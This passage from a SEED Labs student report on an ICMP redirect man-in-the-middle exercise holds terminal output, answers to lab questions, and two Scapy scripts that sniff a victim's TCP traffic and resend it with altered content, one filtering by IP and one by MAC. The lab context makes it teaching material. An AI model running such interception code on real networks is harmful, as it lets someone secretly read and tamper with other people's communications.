Run steps for ICMP as discussed above. Once cache is updated with malicious router information, run MITM code on malicious router. Set up a connection between host and victim and send required strings based on code.



```
rtt min/avg/max/mdev = 0.062/0.119/0.384/0.084 ms
root@94d2339b3589:/# nc 192.168.60.5 9090
seedlabs
```

```
root@db045b8a5ecd:/# nc -lp 9090
anolanol
```

Figure 16: Communication intercepted by MITM.

Question 4:

In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.


A:

Because the packets that need to be modified are only sent in this manner, only the packets from victim to host need to be filtered out. There is no need to create a message for the opposite direction because in this case we just manipulate the sending direction to the victim host, and only the victim will send the message to the malicious route rather than the target host.

Question 5:


In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

A:



```
[10/24/22]seed@VM:~/.../Labsetup$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=4.07 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.083 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.069 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.069/1.408/4.074/1.884 ms
[10/24/22]seed@VM:~/.../Labsetup$ arp -a
www.SeedLabSQLInjection.com (10.9.0.5) at 02:42:0a:09:00:05 [ether] on br-09a02a
6c7ab2
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[10/24/22]seed@VM:~/.../Labsetup$ ^C
[10/24/22]seed@VM:~/.../Labsetup$ 
```

Figure 17: Get MAC address usinh IP.




```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 18: Runs in loop for IP.


Here, The attack was carried out successfully, as you can see. However, the malicious server keeps sending out packets. This happens because the message is captured both before and after it is transmitted, and then it enters an endless cycle.

I've tested both the MAC address and IP address in Task 2. The IP address selection in this case is poor and it causes problems by sending messages on its own and also capturing. MAC address selection is better.



```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   print("test.........")
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'seedlabs', b'anolanol')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src host 10.9.05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

Figure 19: MITM using IP.



```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   print("test.........")
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'seedlabs', b'anolanol')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Figure 20: MITM using MAC.